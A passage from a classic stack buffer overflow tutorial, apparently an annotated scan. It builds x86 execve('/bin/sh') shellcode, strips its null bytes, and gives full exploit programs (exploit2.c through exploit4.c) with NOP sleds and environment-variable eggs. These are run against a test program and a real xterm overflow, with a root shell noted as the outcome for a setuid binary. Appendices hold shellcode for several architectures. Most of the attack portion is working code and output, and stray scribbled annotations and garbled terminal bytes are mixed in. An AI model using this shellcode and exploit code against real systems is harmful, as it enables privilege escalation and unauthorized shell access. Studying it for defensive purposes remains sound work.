The exit syscall will place 0x1 in EAX, place the exit code in EBX, and execute "int 0x80". That's it. Most applications return 0 on exit to indicate no errors. We will place 0 in EBX. Our list of steps is now:

a) Have the null terminated string "/bin/sh" somewhere in memory.
b) Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
c) Copy 0xb into the EAX register.
d) Copy the address of the address of the string "/bin/sh" into the EBX register.
e) Copy the address of the string "/bin/sh" into the ECX register.
f) Copy the address of the null long word into the EDX register.
g) Execute the int $0x80 instruction.
h) Copy 0x1 into the EAX register.
i) Copy 0x0 into the EBX register.
j) Execute the int $0x80 instruction.

Trying to put this together in assembly language, placing the string after the code, and remembering we will place the address of the string, and null word after the array, we have:

```
        movl    string_addr,string_addr_addr
        movb    $0x0,null_byte_addr
        movl    $0x0,null_addr
        movl    $0xb,%eax
        movl    string_addr,%ebx
        leal    string_addr,%ecx
        leal    null_string,%edx
        int     $0x80
        movl    $0x1, %eax
        movl    $0x0, %ebx
        int     $0x80
        /bin/sh string goes here.
```

The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed. One way around it is to use a JMP, and a CALL instruction. The JMP and CALL instructions can use IP relative addressing, which means we can jump to an offset from the current IP without needing to know the exact address of where in memory we want to jump to. If we place a CALL instruction right before the "/bin/sh" string, and a JMP instruction to it, the strings address will be pushed onto the stack as

the return address when CALL is executed. All we need then is to copy the return address into a register. The CALL instruction can simply call the start of our code above. Assuming now that J stands for the JMP instruction, C for the CALL instruction, and s for the string, the execution flow would now be:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------    [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
            ^|^              ^|            |
            |||______________||____________| (1)
       (2)   ||______________||
              |_______________| (3)
top of                                                      bottom of
stack                                                           stack
```

With this modifications, using indexed addressing, and writing down how many bytes each instruction takes our code looks like:

```
------------------------------------------------------------------------------
        jmp    offset-to-call           # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,array-offset(%esi)  # 3 bytes
        movb   $0x0,nullbyteoffset(%esi)# 4 bytes
        movl   $0x0,null-offset(%esi)   # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   array-offset,(%esi),%ecx # 3 bytes
        leal   null-offset(%esi),%edx   # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   offset-to-popl           # 5 bytes
        /bin/sh string goes here.
------------------------------------------------------------------------------
```

Calculating the offsets from jmp to call, from call to popl, from the string address to the array, and from the string address to the null long word, we now have:

```
------------------------------------------------------------------------------
        jmp    0x26                     # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        movb   $0x0,0x7(%esi)           # 4 bytes
        movl   $0x0,0xc(%esi)           # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   -0x2b                    # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
------------------------------------------------------------------------------
```

Looks good. To make sure it works correctly we must compile it and run it. But there is a problem. Our code modifies itself, but most operating system

mark code pages read-only. To get around this restriction we must place the code we wish to execute in the stack or data segment, and transfer control to it. To do so we will place our code in a global array in the data segment. We need first a hex representation of the binary code. Lets compile it first, and then use gdb to obtain it.

shellcodeasm.c

```
------------------------------------------------------------------------------
void main() {
__asm__("
        jmp    0x2a                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
------------------------------------------------------------------------------
```

```
------------------------------------------------------------------------------
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
[aleph1]$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     jmp    0x800015f <main+47>
0x8000135 <main+5>:     popl   %esi
0x8000136 <main+6>:     movl   %esi,0x8(%esi)
0x8000139 <main+9>:     movb   $0x0,0x7(%esi)
0x800013d <main+13>:    movl   $0x0,0xc(%esi)
0x8000144 <main+20>:    movl   $0xb,%eax
0x8000149 <main+25>:    movl   %esi,%ebx
0x800014b <main+27>:    leal   0x8(%esi),%ecx
0x800014e <main+30>:    leal   0xc(%esi),%edx
0x8000151 <main+33>:    int    $0x80
0x8000153 <main+35>:    movl   $0x1,%eax
0x8000158 <main+40>:    movl   $0x0,%ebx
0x800015d <main+45>:    int    $0x80
0x800015f <main+47>:    call   0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
.
```

(not reading very closely)

```
.
.
------------------------------------------------------------------------

testsc.c
------------------------------------------------------------------------
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
------------------------------------------------------------------------
------------------------------------------------------------------------
[aleph1]$ gcc -o testsc testsc.c
[aleph1]$ ./testsc
$ exit
[aleph1]$
------------------------------------------------------------------------
```

It works! But there is an obstacle. In most cases we'll be trying to overflow a character buffer. As such any null bytes in our shellcode will be considered the end of the string, and the copy will be terminated. There must be no null bytes in the shellcode for the exploit to work. Let's try to eliminate the bytes (and at the same time make it smaller).

Problem instruction:	Substitute with:
movb $0x0,0x7(%esi)	xorl %eax,%eax
molv $0x0,0xc(%esi)	movb %eax,0x7(%esi)
	movl %eax,0xc(%esi)
movl $0xb,%eax	movb $0xb,%al
movl $0x1, %eax	xorl %ebx,%ebx
movl $0x0, %ebx	movl %ebx,%eax
	inc %eax

Our improved code:

shellcodeasm2.c

```
------------------------------------------------------------------------
void main() {
__asm__("
        jmp     0x1f                    # 2 bytes
        popl    %esi                    # 1 byte
        movl    %esi,0x8(%esi)          # 3 bytes
        xorl    %eax,%eax               # 2 bytes
        movb    %eax,0x7(%esi)          # 3 bytes
        movl    %eax,0xc(%esi)          # 3 bytes
        movb    $0xb,%al                # 2 bytes
        movl    %esi,%ebx               # 2 bytes
        leal    0x8(%esi),%ecx          # 3 bytes
        leal    0xc(%esi),%edx          # 3 bytes
        int     $0x80                   # 2 bytes
        xorl    %ebx,%ebx               # 2 bytes
        movl    %ebx,%eax               # 2 bytes
        inc     %eax                    # 1 bytes
```

```
        int     $0x80                   # 2 bytes
        call    -0x24                   # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
                                        # 46 bytes total
");
}
```

And our new test program:

testsc2.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
```

Writing an Exploit
(or how to mung the stack)

Lets try to pull all our pieces together. We have the shellcode. We know it must be part of the string which we'll use to overflow the buffer. We know we must point the return address back into the buffer. This example will demonstrate these points:

overflow1.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

```
[aleph1]$ gcc -o exploit1 exploit1.c
[aleph1]$ ./exploit1
$ exit
exit
[aleph1]$
```

What we have done above is filled the array large_string[] with the address of buffer[], which is where our code will be. Then we copy our shellcode into the beginning of the large_string string. strcpy() will then copy large_string onto buffer without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of main and it tried to return it jumps to our code, and execs a shell.

The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be. Here is a little program that will print its stack pointer:

sp.c

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
```

```
[aleph1]$ ./sp
0x8000470
[aleph1]$
```

Lets assume this is the program we are trying to overflow is:

vulnerable.c

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

We can create a program that takes as a parameter a buffer size, and an offset from its own stack pointer (where we believe the buffer we want to overflow may live). We'll put the overflow string in an environment variable so it is easy to manipulate:

exploit2.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE             512
```

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Now we can try to guess what the buffer and offset should be:

```
[aleph1]$ ./exploit2 500
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
[aleph1]$ exit
[aleph1]$ ./exploit2 600
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
Illegal instruction
[aleph1]$ exit
[aleph1]$ ./exploit2 600 100
Using address: 0xbffffd4c
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
[aleph1]$ ./exploit2 600 200
Using address: 0xbffffce8
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
```

```
.
.
.
[aleph1]$ ./exploit2 600 1564
Using address: 0xbffff794
[aleph1]$ ./vulnerable $EGG
$
```

As we can see this is not an efficient process. Trying to guess the offset even while knowing where the beginning of the stack lives is nearly impossible. We would need at best a hundred tries, and at worst a couple of thousand. The problem is we need to guess *exactly* where the address of our code will start. If we are off by one byte more or less we will just get a segmentation violation or a invalid instruction. One way to increase our chances is to pad the front of our overflow buffer with NOP instructions. Almost all processors have a NOP instruction that performs a null operation. It is usually used to delay execution for purposes of timing. We will take advantage of it and fill half of our overflow buffer with them. We will place our shellcode at the center, and then follow it with the return addresses. If we are lucky and the return address points anywhere in the string of NOPs, they will just get executed until they reach our code. In the Intel architecture the NOP instruction is one byte long and it translates to 0x90 in machine code. Assuming the stack starts at address 0xFF, that S stands for shell code, and that N stands for a NOP instruction the new stack would look like this:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------    [NNNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                  ^                    |
                  |____________________|

top of                                                          bottom of
stack                                                               stack
```

The new exploits is then:

exploit3.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
```

```
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

A good selection for our buffer size is about 100 bytes more than the size of the buffer we are trying to overflow. This will place our code at the end of the buffer we are trying to overflow, giving a lot of space for the NOPs, but still overwriting the return address with the address we guessed. The buffer we are trying to overflow is 512 bytes long, so we'll use 612. Let's try to overflow our test program with our new exploit:

```
[aleph1]$ ./exploit3 612
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
$
```

Whoa! First try! This change has improved our chances a hundredfold. Let's try it now on a real case of a buffer overflow. We'll use for our demonstration the buffer overflow on the Xt library. For our example, we'll use xterm (all programs linked with the Xt library are vulnerable). You must be running an X server and allow connections to it from the localhost. Set your DISPLAY variable accordingly.

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit3 1124
Using address: 0xbffffdb4
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "ë^1¤FF
                      °
                      óV

¤1¤Ø@¤èÜÿÿÿ/bin/sh¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤
```

actual code to execute

```
ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤

¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤
^C
[aleph1]$ exit
[aleph1]$ ./exploit3 2148 100
Using address: 0xbffffd48
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "ë^1¤FF
                               °
                                óV

¤1¤Ø@¤èÜÿÿÿ/bin/sh¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤
```

← 'printer did this!'

```
ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H
```

byte code

```
¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿

H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ

¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ
Warning: some arguments in previous message were lost
Illegal instruction
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit4 2148 600
Using address: 0xbffffb54
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "ë^1¤FF
```

°
óv

¤1¤ø@¤èÜÿÿÿ/bin/shûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tû

ÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿T

ûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿

Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ

¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ
Warning: some arguments in previous message were lost
bash$

Eureka! Less than a dozen tries and we found the magic numbers. If xterm where installed suid root this would now be a root shell.

example

Small Buffer Overflows

There will be times when the buffer you are trying to overflow is so small that either the shellcode wont fit into it, and it will overwrite the return address with instructions instead of the address of our code, or the number of NOPs you can pad the front of the string with is so small that the chances of guessing their address is minuscule. To obtain a shell from these programs we will have to go about it another way. This particular approach only works when you have access to the program's environment variables.

What we will do is place our shellcode in an environment variable, and then overflow the buffer with the address of this variable in memory. This method also increases your changes of the exploit working as you can make the environment variable holding the shell code as large as you want.

your program does this

The environment variables are stored in the top of the stack when the program is started, any modification by setenv() are then allocated

elsewhere. The stack at the beginning then looks like this:

<strings><argv pointers>NULL<envp pointers>NULL<argc><argv><envp>

Our new program will take an extra variable, the size of the variable containing the shellcode and NOPs. Our new exploit now looks like this:

exploit4.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (argc > 1) bsize   = atoi(argv[1]);
  if (argc > 2) offset  = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);


  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_esp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
    *(ptr++) = NOP;

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);
```

```
  memcpy(buff,"RET=",4);
  putenv(buff);
  system("/bin/bash");
}
------------------------------------------------------------------------------
```

Lets try our new exploit with our vulnerable test program:

```
------------------------------------------------------------------------------
[aleph1]$ ./exploit4 768
Using address: 0xbffffdb0
[aleph1]$ ./vulnerable $RET
$
------------------------------------------------------------------------------
```

Works like a charm. Now lets try it on xterm:

```
------------------------------------------------------------------------------
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit4 2148
Using address: 0xbffffdb0
[aleph1]$ /usr/X11R6/bin/xterm -fg $RET
Warning: Color name
"º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤



ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º



¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿



º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ



¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤ÿ¿º¤
```

ÿ¿°¤ÿ¿°

¤ÿ¿°¤ÿ¿

°¤ÿ¿°¤ÿ

¿°¤ÿ¿°¤

ÿ¿°¤ÿ¿°

°¤ÿ¿°¤ÿ¿°¤
Warning: some arguments in previous message were lost
$

On the first try! It has certainly increased our odds. Depending how much environment data the exploit program has compared with the program you are trying to exploit the guessed address may be to low or to high. Experiment both with positive and negative offsets.

Finding Buffer Overflows

As stated earlier, buffer overflows are the result of stuffing more information into a buffer than it is meant to hold. Since C does not have any built-in bounds checking, overflows often manifest themselves as writing past the end of a character array. The standard C library provides a number of functions for copying or appending strings, that perform no boundary checking.

They include: strcat(), strcpy(), sprintf(), and vsprintf(). These functions operate on null-terminated strings, and do not check for overflow of the receiving string. gets() is a function that reads a line from stdin into a buffer until either a terminating newline or EOF. It performs no checks for buffer overflows. The scanf() family of functions can also be a problem if you are matching a sequence of non-white-space characters (%s), or matching a non-empty sequence of characters from a specified set (%[]), and the array pointed to by the char pointer, is not large enough to accept the whole sequence of characters, and you have not defined the optional maximum field width. If the target of any of these functions is a buffer of static size, and its other argument was somehow derived from user input there is a good posibility that you might be able to exploit a buffer overflow.

Another usual programming construct we find is the use of a while loop to read one character at a time into a buffer from stdin or some file until the end of line, end of file, or some other delimiter is reached. This type of construct usually uses one of these functions: getc(), fgetc(), or getchar(). If there is no explicit checks for overflows in the while loop, such programs are easily exploited.

To conclude, grep(1) is your friend. The sources for free operating systems and their utilities is readily available. This fact becomes quite interesting once you realize that many comercial operating systems utilities where derived from the same sources as the free ones. Use the source d00d.

What are we grep-ing for?

Appendix A - Shellcode for Different Operating Systems/Architectures

These Commands!

i386/Linux

```
        jmp     0x1f
        popl    %esi
        movl    %esi,0x8(%esi)
        xorl    %eax,%eax
        movb    %eax,0x7(%esi)
        movl    %eax,0xc(%esi)
        movb    $0xb,%al
        movl    %esi,%ebx
        leal    0x8(%esi),%ecx
        leal    0xc(%esi),%edx
        int     $0x80
        xorl    %ebx,%ebx
        movl    %ebx,%eax
        inc     %eax
        int     $0x80
        call    -0x24
        .string \"/bin/sh\"
```

SPARC/Solaris

```
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        ta      8
        xor     %o7, %o7, %o0
        mov     1, %g1
```

```
        ta      8
-------------------------------------------------------------------------------

SPARC/SunOS
-------------------------------------------------------------------------------
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        mov     -0x1, %l5
        ta      %l5 + 1
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      %l5 + 1
-------------------------------------------------------------------------------
```

Appendix B - Generic Buffer Overflow Program

shellcode.h

```
-------------------------------------------------------------------------------
#if defined(__i386__) && defined(__linux__)

#define NOP_SIZE        1
char nop[] = "\x90";
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
